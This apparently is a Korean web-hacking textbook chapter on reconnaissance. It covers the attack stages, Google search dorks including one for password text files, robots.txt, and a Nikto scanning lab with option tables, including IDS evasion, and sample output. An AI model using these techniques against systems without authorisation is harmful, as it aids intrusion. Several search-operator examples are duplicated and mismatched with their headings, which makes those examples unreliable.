

chapter 3.


---

# 기본 웹 해킹

## 1.정보 수집

해커들이 웹 사이트를 해킹 하기 위해 대상 시스템의 운영체제나 어플리케이션 버전 등과 같은 대상 시스템의 정보를 수집하는 것을 의미한다.

## 일반적인 해킹 단계



## 일반적인 해킹 단계

1. 정보 수집 : 웹 스캔이나 포트 스캔 및 웹사이트 접속하여 소스 코드 및 구조를 분석함으로써 어떠한 애플리케이션과 웹 서버를 사용하는지, 웹 서버의 버전은 무엇인지를 수집한다.
2. 취약점 분석 : 정보 수집 단계를 거쳐서 수집한 정보를 바탕으로 애플리케이션 자체의 취약점 및 웹 서버의 취약점을 분석한다.
3. 실제 공격 : 취약점 분석을 바탕으로 원격에서 공격을 시도한다. 원격에서 SQL Injection 공격이나, XSS, 파일 업로드 등 다양한 공격으로 웹 서버에 침투를 시도한다.
4. 사후 처리 : 침투에 성공한 경우 악의적인 공격자는 로그를 삭제하고 스니퍼를 설치하기도 하지만, 어떤 해커의 경우는 가끔 패치도 해주고(거의 드물다) 관리자에게 통보하기도 한다.

## 1.1. 웹사이트 탐색과 분석

웹 해킹을 하기 위한 대상에 접속하여 게시판 및 자료실이 존재하는지, 홈페이지의 파일 확장자가 asp인지 jsp인지 확인. 홈페이지의 전체적인 구조를 확인 함으로써 자료실 및 게시판의 취약점 및 웹 서버의 취약점을 분석하는데 도움이 될 수 있다.

공격자는 게시판이나 자료실이 존재할 경우 파일 업로드 공격을 통해 공격을 시도하거나, 디렉토리 구조 탐색을 통해 관리자 디렉토리가 있는지 디렉토리 리스팅 취약점이 존재하는지에 대해서 조사한다.

## 1.1. 웹사이트 탐색과 분석

여기서는 디렉토리 탐색을 위한 자동화 툴 몇 개를 소개한다.

1. IntelliTemper (<http://www.intellitamper.com/download.php>)

- 웹 사이트에 존재하는 디렉토리들에 대한 탐색을 자동으로 시도해주는 도구이다.

2. Sleuth (<http://www.sandsprite.com/Sleuth/download.html>)

- 홈페이지의 소스 코드나, 폼, 주석, 쿠키 등과 같은 홈페이지의 전반적인 내용에 대해서 자동적으로 분석을 해주는 도구이다.

## 1.2. 검색엔진을 이용한 정보 수집

웹 해킹을 하면서 검색엔진을 이용하면 많은 정보를 수집할 수 있다. 많은 검색 사이트가 있지만 구글이라는 검색 사이트가 제공하는 기능이 공격자들에게 상당히 적합하게 되어 있기 때문에 구글 검색엔진을 이용하여 대상 홈페이지에 대한 많은 정보를 수집할 수 있다.

## 구글에서 사용하는 고급 검색 기능

검색인자	설 명	검색 추가 인자
site:	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾음	YES
filetype:	특정한 파일 타입에 한해서 검색하려는 문자가 들어있는 사이트를 찾음	YES
link:	링크로써 검색하려는 문자가 들어있는 사이트를 찾음	NO
cache:	특정 검색어에 해당하는 캐시된 페이지를 보여줌	NO
intitle:	페이지의 제목에 검색하려는 문자가 들어있는 사이트를 찾음	NO
inurl:	페이지의 URL에 검색하려는 문자가 들어있는 사이트를 찾음	NO

## 구글에서 사용하는 고급 검색 기능

### 각 검색인자에 대한 사용 법

1. site 예제 : 특정 사이트만을 선정해서 검색할 때 사용

예) site:wishfree.com admin

- wishfree.com 사이트에서 admin 문자열을 찾을 때 사용

2. filetype 예제 : 특정 파일 타입에 대해 검색할 때 사용

예) filetype:txt 패스워드

- 텍스트 파일 중 패스워드가 포함된 문자열을 찾을 때 사용

3. Link 예제 : 특정 주소가 링크된 페이지를 찾을 때 사용

예) link:www.fishfree.com

- www.wishfree.com 사이트를 링크하고 있는 사이트를 찾을 때 사용

## 구글에서 사용하는 고급 검색 기능

### 각 검색인자에 대한 사용 법

4. cache 예제 : 특정 사이트만을 선정해서 검색할 때 사용

예) site:wishfree.com admin

- wishfree.com 사이트에서 admin 문자열을 찾을 때 사용

5. intitle 예제 : 특정 파일 타입에 대해 검색할 때 사용

예) filetype:txt 패스워드

- 텍스트 파일 중 패스워드가 포함된 문자열을 찾을 때 사용

6. inurl 예제 : 특정 주소가 링크된 페이지를 찾을 때 사용

예) link:www.fishfree.com

- www.wishfree.com 사이트를 링크하고 있는 사이트를 찾을 때 사용

## 검색 엔진의 검색을 피하는 방법

서버의 홈 디렉토리에 robots.txt 파일을 만들어 검색할 수 없게 만들 수 있다. 예를 들어, <http://www.wishfree.com/robots.txt> 파일이 있으면 구글 검색 엔진은 robots.txt에 있는 디렉토리들과 규칙에 대항하는 부분은 검색하지 않는다.

robots.txt 파일의 포맷은 두 개의 필드로 구성되어 있다.


- User-Agent: 특정 검색 엔진으로 부터 검색을 막음  
(예) User-Agent: googlebot (구글 봇으로 부터 막음)
- Disallow : 특정 파일 또는 디렉토리를 로봇이 검색하지 못하게 하기 위해 사용  
(예) Disallow: dbconn.ini  
(예) Disallow: /admin/

## 2. 웹 스캐닝

웹 스캐닝(Web Scanning)은 웹사이트를 조사하는 방법이다. 수동적인 방법보다는 도구를 이용하여 웹 서버의 종류나 버전, 그리고 디렉토리 정보나 중요 파일 정보가 존재하는지, 웹 서버 자체의 취약점은 무엇인지 검사하기 위한 방법이다.

## 웹 스캐닝의 원리


공격대상에게 취약하다고 알려진 HTTP 요청(Request)을 보내고, 대상 시스템이 이에 대한 응답 코드(Response Code)를 보고 해당 페이지의 존재 여부 및 취약점을 확인할 수 있다.



# 실습 - 웹 스캐닝을 통한 정보 수집

1. 웹 스캐닝을 다운로드 한다.


([http://www.cirt.net/code/nikto.html](http://www.cirt.net/code/nikto.shtml))



## 실습 - 웹 스캐닝을 통한 정보 수집

2. 운영체제에 설치한다.


다운로드 후 운영체제에 푼다.



## 실습 - 웹 스캐닝을 통한 정보 수집

### 3. ActivePerl을 설치한다.

윈도우 운영체제에서 Perl을 실행하기 위해 ActivePerl을 설치한다.  
<http://www.activestate.com/Products/ActivePerl/>



## 실습 - 웹 스캐닝을 통한 정보 수집

### 3. ActivePerl을 설치한다.


인스톨 파일을 다운로드 후 실행하면 설치가 된다. 설치를 마치면 C:\WPerl\W 디렉토리가 생성되고 펄을 사용할 수 있게 된다.

어디서든 펄을 실행하기 위해 윈도우 환경 변수에 펄이 설치된 디렉토리를 등록한다.

‘탐색기’실행 후 [내 컴퓨터]->[등록 정보]->[고급 탭]->[환경 변수]를 선택한 후 시스템 환경 변수의 ‘Path’부분에 ‘C:\WPerl\Wbin;’을 입력하면 된다.

## 실습 - 웹 스캐닝을 통한 정보 수집

### 3. ActivePerl을 설치한다. (환경 변수 등록)




## 실습 - 웹 스캐닝을 통한 정보 수집

### 4. Nikto를 실행한다.

- 실행하는 법은 간단하게 nikto.pl 파일을 입력하면 된다.

C:\WScanner\Wnikto-current.tar\Wnikto-1.32\Wnikto.pl



```
C:\WScanner\Wnikto-current.tar\Wnikto-1.32>nikto.pl
***** SSL support not available (see docs for SSL install instructions) *****

-----
- Nikto 1.32/1.19      -      www.cirt.net


Options:
  -Cgidirs              Scan these CGI dirs: 'none', 'all', or a value like
                        '/cgi/'
  -cookies              print cookies found
  -evasion+             ids evasion technique (1-9, see below)
  -findonly             find http(s) ports only, don't perform a full sc
an
  -Format               save file (-o) Format: htm, csv or txt (assumed)
  -generic              force full (generic) scan
  -host+                target host
  -id+                  host authentication to use, format is userid:pas
sword
  -mutate+              mutate checks (see below)
  -nolookup             skip name lookup
  -output+              write output to this file
  -port+                port to use (default 80)
  -root+                prepend root value to all requests, format is /d
irectory
```

## 실습 - 웹 스캐닝을 통한 정보 수집

### 5. 웹 스캐닝을 한다.

- 테스트 가능한 서버를 대상으로 스캐닝을 시도한다.

예) `nikto.pl -h www.victim.com`



```
C:\Scanner\nikto-current.tar\nikto-1.32>nikto.pl -h www.victim.co.kr
-***** SSL support not available (see docs for SSL install instructions) *****

-----
- Nikto 1.32/1.19      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    www.victim.co.kr
+ Target Port:        80
+ Start Time:         Sun Aug  8 19:44:18 2004

-----
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Microsoft-IIS/5.0
+ IIS may reveal its internal IP in the Content-Location header. The value is "http://127.0.0.1/index.html". CAN-2000-0649.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAU/WebDAU is installed. This may be used to get directory listings if indexing is allowed but a default page exists.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server is running.
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.
+ Microsoft-IIS/5.0 is outdated if server is Win2000 (4.0 is current for NT 4)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TRACE)
+ / - TRACK option ('TRACE' alias) appears to allow XSS or credential theft. Se
```

## Nikto의 주요 옵션

옵션	기능	인자
-Cgидirs(-C)	CGI 디렉토리를 스캐닝한다.	none, all, /cgi/와 같은 디렉토리
-cookies	쿠키가 발견되면 보여준다.	NO
-evasion	IDS를 우회하기 위해 URL을 인코딩한다.	1~9까지의 값이 들어간다.
-findonly	오직 http(s) 포트를 찾는다.	-
-Format	결과 파일의 포맷을 지정한다.	htm, csv, txt
-generic	일반적으로 전체 스캐닝을 한다.	-
-host(-h)	스캐닝할 대상을 받는다.	-
-id	호스트 인증이 필요한 경우 사용한다.	userid:password
-output(-o)	결과를 파일로 저장한다.	filename
-port(-p)	스캐닝할 포트를 선정한다(디폴트로 80).	스캐닝할 포트 번호
-ssl	https(SSL)을 이용하는 홈페이지를 스캔	-
-vhost	가상 호스트를 사용할 때	가상 호스트 이름
-update	nikto 스캐닝 패턴 데이터베이스 업데이트	-

